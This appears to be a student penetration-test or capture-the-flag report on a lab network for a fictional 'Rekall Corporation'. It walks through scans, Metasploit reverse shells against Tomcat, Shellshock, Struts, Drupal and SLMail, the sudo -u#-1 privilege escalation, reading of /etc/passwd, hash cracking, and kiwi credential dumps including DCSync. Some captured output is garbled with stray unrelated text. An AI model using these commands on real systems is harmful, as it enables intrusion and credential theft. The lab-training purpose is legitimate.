
Brute Force:

Using the command line exploits we were able to harvest credentials from the /etc/passwd file which gave us two usernames. Using the username “melina” we were able to brute force her login due to her not having a secure password. This gave us flag 12.


The screenshot shows a web browser window with the URL <http://192.168.14.35/Login.php>. The page has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome, VR Planner, and Login (which is selected). The main content area has a heading "Enter your Administrator credentials!". It contains fields for "Login:" and "Password:", both of which are currently empty. Below the password field is a "Login" button. A green message at the bottom says "Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: [HERE](#)".

PHP Injection:

While viewing the robots.txt file we noticed a webpage that was not previously accessible to us. Accessing this webpage exposed a PHP vulnerability to us in the url. Once we input php into the URL we were able to obtain Flag 13


**Session Management:**

Using the login that we brute forced from melina we were able to access another hidden admin page. The page however required admin credentials. Using FoxyProxy and BurpSuite we intercepted the HTTP request from the web page and launched an attack on the url parameter of admin=001. By brute force we tested number 1 through 100 and were able to find that admin=087 gave us Flag 14.



Directory Traversal:

On the main page the team noticed a Disclaimer page. Using some of the other command injection exploits we were able to look through the directories of the web server and find the old_disclaimer page and navigate to it in the url giving us Flag 15.



Day 2:

Open Source Intel Gathering:

We started the day by using centralops to run a domain dossier on the given address of totalrekall.xyz. This report gave us Flag 1 as well as information used further in the testing. This was a method of open source exposed data.

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
```

Ping:

By pinging the web address of totalrekall.xyz we were able to obtain its IP address as well as Flag 2

```
Pinging totalrekall.xyz [34.102.136.180] with 32 bytes of data:
Reply from 34.102.136.180: bytes=32 time=21ms TTL=117
Reply from 34.102.136.180: bytes=32 time=10ms TTL=117
Reply from 34.102.136.180: bytes=32 time=14ms TTL=117
Reply from 34.102.136.180: bytes=32 time=24ms TTL=117
```

Open Source Intel Gathering:

We then used crt.sh to search the certificate of the web address and found flag 3.

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA

Zenmap Scanning:

Our team ran an intense scan on Zenmap against the known ip range of the web server. This scan showed us what was active on the ip range. We discovered 5 active host machines which allowed us to capture Flag 4.

The screenshot shows the Zenmap application window. In the top bar, the menu items are Scan, Tools, Profile, and Help. Below the menu, there are fields for Target (192.168.13.0/24), Profile (Intense scan), and a Command field containing the nmap command. The main interface has tabs for Hosts, Services, and Nmap Output. The Nmap Output tab is selected, showing the results of the scan. The results for host 192.168.13.1 are detailed as follows:

```

nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.13.0/24
10001/tcp filtered scp-config
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Uptime guess: 37.460 days (since Tue Jan 3 08:46:37 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

NSE: Script Post-scanning.
Initiating NSE at 19:48
Completed NSE at 19:48, 0.00s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 256 IP addresses (6 hosts up) scanned in 51.52 seconds
Raw packets sent: 6645 (289.064KB) | Rcvd: 6105 (248.678KB)

```

Nmap Scanning:

We then ran a more aggressive nmap scan against the IP range. The scan let us determine that the Drupal service that we were searching for was being run on 192.168.13.13. This gave us Flag 5.

```
L# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-09 19:53 EST
Nmap scan report for 192.168.13.13
Host is up (0.000074s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
|_ http-generator: Drupal 8 (https://www.drupal.org)
|_ http-title: Home | Drupal CVE-2019-6340
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.07 ms  192.168.13.13
```

Tomcat Exploit:

After looking at the aggressive nmap scan we were able to determine that a potential exploit involving tomcat and JSP could be used. Using metasploit we searched for potential exploits that could get us into the target. Searching for tomcat and JSP we tested multiple exploits and found the /multi/http/tomcat_jsp_upload_bypass. Adjusting the settings of the exploit and setting the remote host to 192.168.13.10 we were able to create a shell on the target machine. We then navigated into the root directory to find Flag 7.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.18.170.68:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.18.170.68:4444 → 192.168.13.10:55130 ) at 2023-02-09 20:06:50 -0500

whoami
root
pwd
/usr/local/tomcat
cd /root
find flag
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
find . -name *.txt
./flag7.txt
cat ./flag7.txt
8k56sbhss
```

ShellShocked Exploit:

As we continued to go through active hosts we found an exploit on 192.168.13.11. Using the multi/http/apache_mod_cgi_bash_env_exec exploit and configuring the target URI, which was /cgi-bin/shockme.cgi, we successfully created a meterpreter shell on the target. Using our meterpreter shell we opened a shell session and checked the /etc/sudoers file using a cat command which gave us Flag 8.

```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives:
#
#include /etc/sudoers.d
flag8-9dnx5shdf5  ALL=(ALL:ALL) /usr/bin/less
meterpreter > █
```

Further exploring into the 192.168.13.11 machine we were able to find Flag 9 hidden in the /etc/group file.

```
meterpreter > cd rootapache Http Server version 2.4.25 : Security vulnerabilities
[-] stdapi_fs_chdir: Operation failed: 2
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter > █
```

Struts Exploits:

The Zenmap scan gave us information that machine 192.168.13.12 was potentially vulnerable to Struts. Using msfconsole we searched for Struts exploits that could work against the machine. After some trial and error we were able to find a working exploit. Using exploit multi/http_struts2_content_type_ognl we were able to get a shell running on the target machine. We then had to manually connect to the shell. Looking through the system we found Flag 10 in the root directory as a 7zip file. Using cat we were able to extract the flag.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions

Active sessions
=====
Id  Name      Type
--  --        --
1   shell     java/linux
2   meterpreter x86/linux  www-data @ 192.168.13.11
3   meterpreter x64/linux  root @ 192.168.13.12
Information
Connection
172.18.170.68:4444 -> 192.168.13.10:55130 (192.168.13.10)
172.18.170.68:4444 -> 192.168.13.11:51580 (192.168.13.11)
172.18.170.68:4444 -> 192.168.13.12:41406 (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 42 created.
Channel 1 created.
whoami
root
cd /root
ls -a
How to run Struts 2 application in Tomcat?
.
..
.m2
What is the use of Struts xml file?
flagisinThisfile.7z
cat /flagisinThisfile.7z
cat: can't open '/flagisinThisfile.7z': No such file or directory
cat /root/flagisinThisfile.7z
7z***'fV*%*!***Flag 10 is wjasdufsdkg
#3*E***96=*t***#*#*#*#*H*vwlI***W*
F***Q*****I*****?*;*<>Ex|*****+
https://stackoverflow.com/questions/struts2-exploit-vulnerability
#]
java -Struts2 - Set project port on 80 - Stack Overflow
n*]
```

Drupal Exploit:

Looking thought the other host machines we identified another potential vulnerability on 192.168.13.13. This machine had Drupal running on it and we were able to find a Drupal exploit that worked in msfconsole. using /unix/webapp/drupal_restws_unserialized we were able to create a shell session on the target. Using the whoami command we were able find out our user which was www-data. This was Flag 11.

```
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 4 opened (172.18.175.4:4444 -> 192.168.13.13:49898 ) at 2023-02-09 20:46:41 -0500
      Now do whatever you want with this shell!
      https://stack overflow.com/questions/struts2-exploit-vulnerability
      #]
      java -Struts2 - Set project port on 80 - Stack Overflow
      n*]
```

CVE-2019-14287

Privilege Escalation:

During our initial open source intelligence gathering we discovered a Registrant Name was sshUser alice. With this information we attempted to ssh into machine 192.168.13.14 with the name alice. We managed to guess her password which was also "Alice" which allowed us to ssh into the machine. We locate the flag12.txt file in the root directory but alice does not have sudo authority to open the file. using CVE-2019-14287 we were able to exploit sudo with "sudo -u#-1" to escalate our privileges to sudo as a non sudoer. That gave us the proper sudo privileges and allowed us to collect Flag 12.

```
$ sudo -u#-1 bash
root@9d93ed65aff0:/# cd root
root@9d93ed65aff0:/root# ls
flag12.txt
root@9d93ed65aff0:/root# cat flag12.txt
d7sdfksdf384
root@9d93ed65aff0:/root# █
```

Day 3:

Password Cracking:

Searching for “totalrekall” on Github we managed to find a user with the same name that contained a repository with the totalrekall site repository. In the repository we found the file xampp.users which contained a password hash for the user “trivera”. Putting the password hash into John we were able get the password “Tanya4life” which was Flag 1.

```

└──(root㉿kali)-[~]
  # echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > flag1.txt

└──(root㉿kali)-[~]
  # cat flag1.txt
$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0

└──(root㉿kali)-[~]
  # john flag1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (?)
1g 0:00:00:00 DONE 2/3 (2023-02-13 19:25) 9.090g/s 1745p/s 1745c/s 1745C/s 123456 .. hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Network Scanning:

We then performed a network scan against the windows subnet range of 172.22.117.0/24. The scan returned two active host machines, the WinDC01 machine on 172.22.117.10, and the Windows10 machine on 172.22.117.20. Using the Windows 10 machine IP of 172.22.117.20 in a web browser and the credentials that we extracted from the first flag we were able to access Flag 2 on the website.

```

site/xampp.users at main ✘ 172.22.117.20/flag2.txt └── Exploit-DB ┌── Nessus
4d7b349705784a518bc876bc2ed6d4f6

File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
└──(root㉿kali)-[~]
  # nmap 192.168.13.13
zsh: no such file or directory: /24A

└──(root㉿kali)-[~]
  # nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-13 19:44 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.0025s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.0025s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1

```

Network Scanning:

We performed an aggressive nmap scan against 172.22.117.20 to see what ports were open. Through the scan results we were able to see flag3.txt in the FTP port. We FTP'ed into 172.22.117.20 using the name anonymous and a blank password and were able to gain access to Flag 3 using the get command to download it onto our machine.

```
└──(root💀 kali)-[~]
    └─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> download flag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port com[and successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (19.8539 kB/s)
ftp> exit
221 Goodbye

└──(root💀 kali)-[~]
    └─# ls
Desktop  Documents  Downloads  file2  file3  flag1.txt  flag3.txt

└──(root💀 kali)-[~]
    └─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Metasploit Shell:

In the aggressive nmap scan we saw that the SLMail service was running. Using metasploit we searched for possible exploits that included SLMail. Using exploit/windows/pop3/seattlelab_pass we configured the RHOSTS to the target machine of 172.22.117.20 and the LHOST to our local machine on the same subnet of 172.22.117.100. Once we ran the exploit it successfully dropped us into a meterpreter shell. Using the shell we were able to locate Flag 4 and view its contents using cat.

```

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

Name      Current Setting  Required  Description
RHOSTS    172.22.117.20   yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     110             yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  thread         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.22.117.100  yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   Windows NT/2000/XP/2003 (SLMail 5.5)

```

Windows Task Scheduler:

In the same shell that we had just created we entered into a command shell. Using the windows command "schtasks /query" we were able to view all of the scheduled tasks on the system. Looking through all the tasks we found one named flag5. Using the command "schtasks /query /TN flag5 /FO list /v" we were able to list out the details of the task and found Flag 5 in the comment field.

```

C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:           WIN10
TaskName:          \flag5
Next Run Time:     N/A
Status:            Ready
Logon Mode:        Interactive/Background
Last Run Time:    2/13/2023 5:10:11 PM
Last Result:       1
Author:            WIN10\sysadmin
Task To Run:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:          N/A
Comment:           54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time:         Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:  Stop On Battery Mode
Run As User:       ADMBob
Delete Task If Not Rescheduled: Disabled
Stop Task If Runed X Hours and X Mins: 72:00:00
Schedule:          Scheduling data is not available in this format.
Schedule Type:    At logon time
Start Time:        N/A
Start Date:        N/A
End Date:          N/A
Days:              N/A
Months:            N/A
Repeat: Every:    N/A
Repeat: Until: Time: N/A
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A

```

User Enumeration:

Continuing to use the same meterpreter shell we were able to look at the cached credentials of all the users on the system. Loading the kiwi extension in metasploit we ran the command “Isa_dump_sam” and found a hash for Flag6. Using John the Ripper we were able to use the format NT to crack the password “Computer!” which is Flag 6.

```
[root@kali:~]# john --format=NT flag6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!      (?)
1g 0:00:00:00 DONE 2/3 (2023-02-13 20:30) 5.555g/s 496000p/s 496000c/s 496000C/s News2 .. Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

File Enumeration:

On the same machine we continued to explore the available directories in the command shell to look for flag 7. In the C:\Users\Public\Documents directory we were able to locate flag7.txt. Using the type command we revealed Flag 7.

```
C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
```

Psexec Exploit:

Loading kiwi again, we executed the command “kiwi_cmd lsadump::cache” to view all the cached credentials. In the results we saw a cached set of credentials belonging to ADMBob. Using their MsCacheV2 password hash and John the Ripper we cracked the hash giving us “Changeme!” as the password for ADMBob. After obtaining the credentials we loaded exploit/windows/smb/psexec module in metasploit. We configured the exploit as follows, RHOSTS was set to 117.22.117.10, SMBDomain was set to REKALL, SMBPass was set to Changeme!, SMBUser was set to ADMBob. After running the exploit, we were successful in establishing a shell on the target machine. We then dropped into a command shell, and checked the users with the command “net users” and Located Flag 8.

```
C:\>net user
net user

User accounts for \\

-----
ADMBob          Administrator        flag8-ad12fc2ffc1e47
Guest           hdodge              jsmith
krbtgt          tschubert

The command completed with one or more errors.
```

File Enumeration:

Continuing on the same shell session we navigated into the base C:\ directory and located Flag 9.

```
Directory of C:\

02/15/2022  02:04 PM              32 flag9.txt
09/14/2018   11:19 PM      <DIR>    PerfLogs
02/15/2022  10:14 AM      <DIR>    Program Files
02/15/2022  10:14 AM      <DIR>    Program Files (x86)
02/15/2022  10:13 AM      <DIR>    Users
02/15/2022  01:19 PM      <DIR>    Windows
                           1 File(s)       32 bytes
                           5 Dir(s)  18,975,014,912 bytes free
```

```
C:\>cat flag 9
cat flag 9
'cat' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
C:\>
```

Cached Hashes:

Using kiwi again, we were able to use the dcsync_ntlm command against the Administrator account on the WinDC01 machine. This gave us the NTLM hash for the Administrator account which was Flag 10.

```
meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account : Administrator
[+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
[+] SID : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID : 500
```

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	Critical
XSS Stored	Critical
SQL Injection	Critical
Directory Traversal	High
PHP Injection	Medium
Sensitive Data Exposure	High
Command Line Injection	High
